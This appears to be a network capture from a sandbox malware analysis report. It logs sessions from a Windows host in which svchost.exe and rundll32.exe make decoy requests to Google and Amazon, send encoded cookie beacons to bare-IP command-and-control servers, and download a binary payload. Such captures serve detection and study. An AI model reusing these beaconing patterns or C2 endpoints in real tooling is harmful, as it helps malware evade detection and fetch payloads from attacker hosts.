2021-09-28 07:54:11 UTC	1010	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 62 65 65 35 39 35 78 7a 77 6a 72 75 72 64 54 31 4c 37 7a 4a 34 73 75 75 6d 52 6d 70 65 71 6c 47 41 73 67 62 25 32 66 68 6b 74 63 37 73 5a 71 4b 6f 77 67 73 38 62 73 69 71 6e 35 31 36 6a 66 30 6b 79 52 67 33 6e 66 34 6f 42 70 25 32 66 75 73 77 48 31 34 75 56 67 33 72 35 45 37 66 36 6d 64 65 65 6d 39 70 6c 65 70 75 36 67 62 72 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fbee595xzwjurdT1L7zJ4suuRMpeqlGAsgb%2fhktc7sZqKowgs8bsiqn516jf0kyRg3nf4oBp%2fuswH14uVg3r5E7f6mdeem9plepu6gbr%2f';if(window!=window.top){

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49984	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:12 UTC	1011	OUT	GET /0kwe30rMphmtjkatatbsS6filotkf6XrLqawrupaq9hQam/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:12 UTC	1011	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1609 Date: Tue, 28 Sep 2021 07:54:12 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000;v="46,43" Connection: close
2021-09-28 07:54:12 UTC	1011	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co def{font:15px/22px arial,sans-se
2021-09-28 07:54:12 UTC	1012	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 6f 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 6f 6f 6f 6c 65 6c 6f 6f 6f 2f 32 78 2f 67 6f 6f 6f 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 6f 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 6f 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglegologo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49986	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:12 UTC	1013	OUT	GET /vuKkY208Vdrn5v8g2vr8i5fV/enkwnji0ihgc2sTh5qp58zU8pfa6/yflz0cq71g991s62pv1rN0f6tGqi6r2su2/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:13 UTC	1013	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1652 Date: Tue, 28 Sep 2021 07:54:13 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:13 UTC	1013	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:54:13 UTC	1014	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 6f 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49988	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:13 UTC	1015	OUT	GET /bkS2zfjroloxax42q7ywl9NnxJz2Eth/FixcrDy0zK7eo0uh2qc1a/5neU64Idq7Ad4ivg6l4/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:13 UTC	1015	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:13 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: K12P08GMB9GV08Z313AK x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:13 UTC	1016	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[{"(.W)]n"u=Pa9n[[]1+.:Ch["^kz<[VJZqQFb.+:S6nVD_z%=I X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49989	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:13 UTC	1017	OUT	GET /u75Pfq2dt3xK1b7dUjctykt8u6/G6voyzSs8XJz88sl5jBdTwfqU440qHp4uibd/hjJobBxzi2M5d1xwABJAlxkt/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:13 UTC	1017	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:13 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: 889GY4FS1EBGKMM5S9R6 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:13 UTC	1018	IN	Data Raw: 1f 8b 08 00 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=lr["(.W)]n"u=Pa9n[1+:`Ch["*^kz<{VJZqQFb:i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49991	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:15 UTC	1019	OUT	POST /feed/news/last HTTP/1.1 Cookie: HSID=GevVRJ4QAqlO4lijf4bgoE%2FV5yXjPJmzQYXTlhYctJxsKB8NrEb8B%2FZoFvPH3vdQSan3ZBFVJ zslGwaJwQORuk3Lzu89qjXCTVhSkIohrrdKSfeTMq059qqhXTZ4h2U9QHGYia3pOlmcddz2t91F4lrj1fe%2Fw8zB6 1uTxSWETcELlilTwNrRUvTidoXWpjZEftcNXxYaSE6oqP%2FyZTzbXWcwhfX%2FXPu8vaZAMaanBelDjrwVexLyvK9 9zMabrS4appWWxPaCJ3TG1Jz0%2BnTxI28QBg2gpDsJKYD5IWxvX0cykftfM9X3zT4z5MloqSuonSiGtqzdo9PeBe3w X3E0IPQ%3D%3D;SIDCC=Mk7RvHDdaCBjm1pDCIGo2dbUeMYWysejL1q1Wuxi%2F7DnrRX5u%2F5a3xB13a9okE5ecF LlqsNqtp0X%2B5KUbb4Z3wx7omvelbV6Xb1NLkas8k3a2sMzl%2F815YYmJBzAOxd9PKlbctCflS2FX5ZkamTX9BGH NjkgHyVByp2uC3rKkZZsYw%2BcDnzxIhuMoCrzQw3qpioqgBmipWCPXdNxdgdOi3LE1UjK1D61rQUzRfbuFceCX2G3 HBByEnX5DxouLEnZB14K7DgOTUkwXuH7O3Hc98RKC9eEOFMYI2pWIHZgE4JVMottByH0x9%2FTVNvp toKDDFFM%2BM9psmJNLRPAcGwww%3D%3D;SID=POpOUe7erofYxd%2F7h0WrndT7bVNA7bE%2Faf12XwLV uv5V5PV8Gff5WWlq3xg1krC504u5zqLhUTPjGN5ji3n8NYEnzmAzY86vLW15wOSwLVEz6hfPyFqbCHlIfRt7UK0t1% 2FFoaXbfeWif0R7DwPqrQJLcc90dOQ90OP1Q8PKHCwmjxEoAMn8PJfIqlwZAH24C%2Fcmwni8wEGMD03RL3%2FikdA Mr%2BeBwAkMZ4Lvywlr8DSGgHKThQPICuVJGIMs1xyw8NZhovLYlyK74ujaJMj4x1dz7KR%2BaGhIkeCwEvNwKicg i4D0EQ6thm7dmtvYQHnJpKTvzxC6%2BsVxZS7ozqwsokG%3D%3D;SSID=%2BRHLGLD1Ya98Bv9p9yTdW CMS9Lm8ui88ANVXY81HY%2BoSWohn79HxFWnQIQs0fv0vAEXeo39halr5Jdu0cNRekHabu7mBvkYO0yXzUTA%2FERp CsiUabunGSemg7mMO5lIF7aUZAqmV5kmaGFCM7HyeVq9f4JB8%2B6h3cKPtC8Q1P3AAndnoi4AWNMF51XvzSwm7yv dWlrNRdY6RflHNEUW0nMh569LmCfkNa7arpTOLxz0kjZ1%2BTm3ATvVvFawkJQsXcBnzT2mqVa7o%2BQOQ%2FxFnZrZt EJqkkkOpxklC4SDnZlLRKetGZNSJ2uGGxT%2BbWMA%2Bs3QLP8HQH4J17MydyDT1A%3D%3D; X-Tag: %2FEoHdubblekg9oeBY8hQvYnfxWUTRQCBwSavv5YwN0f2TvFksthi3t9eRyjz3kF3Glae%2F291nNiWJnP 7JOakQDzkW1%2F4q5wm3jrM1vJ9J4UWednUS%2Bn94Yzn8qPQejc4sGJVf%2BgXngS8C7b4vmfONXH2xS b%2F6nOPh%2BTdDRoya7XGBoTVRoUxAb53Lb51WrXijuE6RretnGmZh74VQSO9CG3BIGTsuBwk3XUeH3UzbqLUtYW2 SnT8grcCNKyYtFVMMNAUsgwlKZOWesGMy4Jj8CT2yNWZ%2BeccYlvnXq9%2BnkQ4Lz3uJwCuaStHpylQO8a%2FkF1qF CsDpcCBJdc%2Bxpxrv5jg%3D%3D X-Csrf-Token: 4XWAEgVt%2FOYSdyHfqB%2FxrHWSSs%2FWk01wbaH%2BijVgTINw5%2BxaAMPPhdLUISrVdtjq%2B sshK7og%2BDdeDjlzFeGXT2DKDLL4F40k2%2F2x7NsMZXBiUsX2x6QHqiaYIO9jXPum3bCeh9afr%2BSYsAzapl GKMRwjeLWi3RvA3Qss6WOGmX87O%2F0312h6fBfB%2FV32Z7gL8Nv3xV2vaVH%2F%2F57TrWHyRPlitZJH0i%2Fw3 CpbUASJUBrzMQfMU3WxFsTakWYSfom2h0j3GOOxa7z6wWd289V%2BGiuXDbhLK5q%2F5NngxkpTl6hau7jKTmUlKNA0 sUa6rDxFGuTaMRACq%2FMupigtjaJA%3D%3D X-Request-ID: 8HzylSadvktL1fN9dy1KhloEuWOTGXU%2FhDm%2FU1uLyA45nnhs6zmHFRFSqrryVgJSPEylka8F wJUFmFwN1VZCBILYnQiBeZfDQ5YYOslzmULhKmWrUsRF9ytrxsDJBEnJpSUkHwSDiRmWjJnlY2DeybWRvPiPxNE7K5 mP%2BTLlqqEVAMiEuOmMgBSd4ohLWtmSu2ce86OoACwWwVO4oJmgLL1%2F9dsIWzkW8Arqj%2Fvk7Jb45 WsAbEi7F2x4wPx14Lpt64FhtUrr4tAImYvAjNrcikZl9Obaw3q901fdCV16f9Ki8AGq4ZLq3QBtJWESD1NkaDAPT AXqVCSTEnnGOY6vQ%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 256 Cache-Control: no-cache
2021-09-28 07:54:15 UTC	1022	OUT	Data Raw: 4d 53 2c e8 9a f0 75 a4 10 ea 04 87 a5 78 8a 9a 88 99 8a 23 54 22 d2 69 37 3e e7 83 20 6f d6 3f c0 5a c9 73 d0 6b ee a6 f2 5c bb 8d 42 25 8b 8c 60 33 31 7a cd e6 c5 8a 20 9a 8f 32 a9 e7 7e 0b 1b 12 84 ef ff 68 08 96 72 de 9d a7 bc 33 a7 09 fe 65 00 dc 62 da 29 2f 38 0c 73 95 08 af 2d ce a0 15 ae 19 13 21 d1 94 c5 ae 5b 70 4a 2d 82 bb 58 42 91 c2 b0 5a 62 90 14 f6 0b d1 7f 50 6c 2e a7 bc c7 0e 45 f5 48 3d 1a 61 94 59 77 9c c3 b1 06 3a 1f 9f 24 c6 eb c9 44 32 af 98 7b 09 ba da 6d ce 39 17 d3 f6 4b 64 41 53 4d 12 70 02 c2 15 6d 5a c8 78 64 ec c5 52 5b 1f 70 76 53 c8 3d 7e 2c 31 02 a9 e5 22 7e d9 8d ce d2 18 9e 47 17 fc 3d 9d d1 f4 c4 1f 29 3d fa f3 8f 31 b6 b1 99 8e 74 51 2e 90 f6 22 31 52 6d 3b 20 ae f5 df 4e 57 0d 83 9e 2c 2b 80 80 a8 ed 10 39 d7 57 35 59 Data Ascii: MS,ux#T"i7> o?ZsklB%`31z 2~hr3eb)/8s-Nl[pJ-XBzbPl.EH=aYw:SD2[m9KdASMPmZxdR[pvS=~,.1"-G)= 1tQ."1Rm; NW,+9W5Y

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:17 UTC	1027	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:54:17 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49876	161.35.19.83	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:36 UTC	595	OUT	GET /feed/news/last HTTP/1.1 Date: Tuesday, 28 September 2021 Cookie: DV=NmDRE1VmNGm9CO97h%2BC6zTAa%2F5FQRD2VPIIPxZ6AWS0DykWvWFTV2s7LzFuaUB8evtfDKiTAiM2Wj5iqDRydsqg8F6RBtEQ9MGgQ242wtun7MBSYvj7Csyu3yaqvfcikfrln%2Bj37NjelmRKr8r5PdiQ%2BsuDWPi sn35ik9xgSbY5BI3qe6PJ0cZOU%2B%2Bsglw7NvsuPRNTPml2OHzrlfEWT0rbJVw7iQVgAhRHF5e2ACaBdF63u4NE XD5MAdc2SZhHMiYPhhm9Zt4o12%2F6rhJK%2B1hwaw7%2BNcO7wcZY2lOYyD2YlnVp%2F7cSZmbDsQR arG%2FpYUBZiAT80tfd012qfA%3D%3D;HSID=gq8ZNbDF5ks85z4P%2BIMaH%2FzRLe46r7%2F%2Bhnn%2FpDJO9Ym EXgEQh2yDpRm3wm6yEc8nw0Q9K1eeO0FbnVhhYzuhW9U2CPf4r9Sa0ADgwo6ZchGF7aQeC26N6C%2FC CbYOrfYNipK%2B2Zc6aerq5aAq%2F5DIAaVWkC3UqSbjwPa87rS4RRJ%2FgQ%2BhUe9KG7SMycbxOmDL WgMm5AorosFNcYgqAbxdUeyPWj58HkitgRmQpb0AnoipNS8s%2BRYIVzgQTPyZ2w2ApzBXhbNaHx6H%2BPNhSnBxj hUJh%2BEnfERdY3%2FereScY2VGIOIu9kQN2qSQB6cX%2FydHVs9oYSGgbalJ9%2FRktZmA%3D%3D;CG IC=IOQqpVRJTwtNkn6NnJi7bq0Rb5mvBHVLnVXytl4WgBtHarC6ZbZ4GlplZXHAAhD9i4IaG3TUCCGlyAL7S3aqIM2 qS0IIREJBtYAMgTV6z6T0mEqxH4P88dowEtkCyV%2Fnp3oifkkABeef69VVbSuPUlBz35mP3890IZOqY9zLJNn5koC z4S03l%2F4Y3LO5wvz5iBM3ibMb3zmNx%2FR0e%2FuTxxyjvIrenimNvLo3plq3vQtFv%2BgNJGTtVnX%2BoB0CXIk NgjjGUtE%2BsDO40k%2Fy%2FokBY%2B%2BILjZzdO6txR9yKtFkqv8wOAlUAWxb7Lgdk8uhOUJILTqgZ227c8RdITi z3FdJ8w%3D%3D;ANID=xVowcHtfRGGr9q86%2BKDDIQUlZ12EyXnm%2BwSw5bocGBNCum2Y68CCFKN%2 BUfMcT%2BgfQzFSrH0BZ2VgaHcSf15kstGfA9igVagx2H1dPWCtyZl30Jm6Ky0hhvHcmCmmNW0yT2kgdaRx4EJE31 1WDwLYth1yWk8DBGFwprRw7LJHYGewrnEjnMFCAz18H9DhRoZjPHb%2Bk8VM4A7cRcQsBdqsVXmhzYTF FwEHVHDsJfW0Ge0B%2FNVAlm9Mkrw%2BGO%2BkHnaZz1C3mqQomRbaHt%2BC5oW0W96ivK8AILKDYJWw yb6EK%2B4tlI99ComYoJOampTna1hOJEw4gY%2BICvIE6QUGrTrcA%3D%3D; Vary: 2H%2B0pCwsE1FMJghqDIIR5zaiGnShZ7apvPIU0GmhSREDthh89S47atzXIOp2PJOfrsg2nj99R1Gkmfwlv tuV%2BIt33OGWLod%2FLYrR9moE1oZbH90qPTm7ASuHeEfaAkUDH%2BnqmRM9fqVvK0GI1Dmi3CGx742qjaJIUw7h1w k4OOj%2F84Mkgxb4GFB5FCfITf11d90eIP%2FB13C0ECDa2wG5vUz7Mik9cShcXpOhICU1CSf5BLtfq5YYnHMOwq itZG6YK0Ijpj2fVUS55Vam0ni33TvsPDChA%2B%2BZnsBpWGW5Lv8AelkWuwfaZFeFqc9FMAKOJLdeTPWYIUCSjAm A5MQ%3D%3D Var: GV9lwsFgKM%2Fa0NTIWc%2BjCh8SGmjdbcdCgSSyBgcaDVA%2F58C3xVCzUrwcONzNPNsTLYcdDgpdzoKn2va Ido4Qsn5aYSUGmL7UCD2JqJUV59vOyFEAGAlk7gcj%2FC8t6nVXLbitV3Ap8FVppaCZkv94UeVZks3GPWLFjeRaqk ln7bl%2FR91YEZ3%2FWeTg76d4kASYqJKexSawCaqfR73s3WYh2SstWS6EuEvxq7fKwz4ft6%2BxXvUCiTRHXVgT0 KioWy0SFIMCWhud787zLkPNF%2BPY7vpiGxU5jNalwayUPdfwdYWcDOCW2q8TWQKQOuQw47p1RP4EIBE zA8GQ8ZmmUGLA%3D%3D X-Tag: aQlxsYr3KA1o7Bm%2FD9X9q1Jhb7t5WWZbazS03pNy1SQp7Y0W7df5QTIS8NCw2a1briu1%2Ft9wZCbsUQ% 2BeZ5NbGOG97eNgGGac3%2FLiy6loEG3mmo4jhcxalmf5cYsFdvRcFS389Vm0hVnJDFgFtFpMgbEc5iwdvoseExY9G 9urlbmR6WfwrUn%2FyeuzpZZieEbTDFRRXXehEWAfr4kFFtcwUXCAG1HHIUUX%2FkQf9vWrrUsT%2FjWkmug9upxoM y2XBM4uxJIECL%2Bsu6gMzloXLtobSl61mlAj9nBOgwmzrK7p2JwmUmRhHT9UsAQXIWAw1Jg0oD%2FRju%2Fi0HcNg 4iJ4kWt2A%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36 Edg/94.0.992.31 Host: 161.35.19.83
2021-09-28 07:53:39 UTC	601	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: application/octet-stream Content-Length: 293376 Connection: close Date: Tue, 28 Sep 2021 07:53:38 GMT Content-Description: File Transfer Content-Disposition: attachment; filename=6QKNHMCJEE Content-Transfer-Encoding: binary Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Pragma: public X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block
2021-09-28 07:53:39 UTC	601	IN	Data Raw: 6b 56 58 1e 45 f9 b1 2c c2 32 d1 5b d2 d8 ba 5e ba 9f 2a ab 01 87 a5 eb 46 18 d8 80 c4 f5 38 61 e4 e9 aa 5a 12 6e d3 ad a5 9b 98 85 48 b9 09 de d0 2a 29 d2 ab 5a ec 20 43 2d ac 43 1f 0b 02 f9 ad 3e ec 73 6e e4 40 e9 39 94 3e b2 3a 2b 87 63 bc 71 5a ad de 29 8f 78 17 47 61 a8 85 44 f3 84 e1 36 92 0b a4 de 99 97 69 f1 cb f4 91 e9 86 d9 14 eb 08 d0 2b e3 1d 6a 62 58 a9 ef 79 67 70 a8 13 3b 0b 65 8b fc f6 03 f3 7b 1d c5 22 6a 42 40 58 93 87 61 e4 1b ad 68 0e c2 4f 60 08 01 08 fb 32 98 16 22 c9 fe 7e a5 f5 ec 8c 31 1d 20 4a cd 42 1a 9a bb b6 04 e2 85 29 c6 da 7c 1a 85 dd 73 70 53 61 7a c7 e2 aa ac 89 cf 60 7e cd 09 42 dc 29 4f 65 8f 08 68 e2 de 62 6e 0e 8d 4f 01 a5 75 06 ec 89 0f cf 9e 17 e4 19 fa a4 39 ba 8f 46 05 62 7e 8e 16 cb a5 d4 43 fb a0 13 7f 70 af 4a Data Ascii: kVXE,2[^F8aZnH*)Z 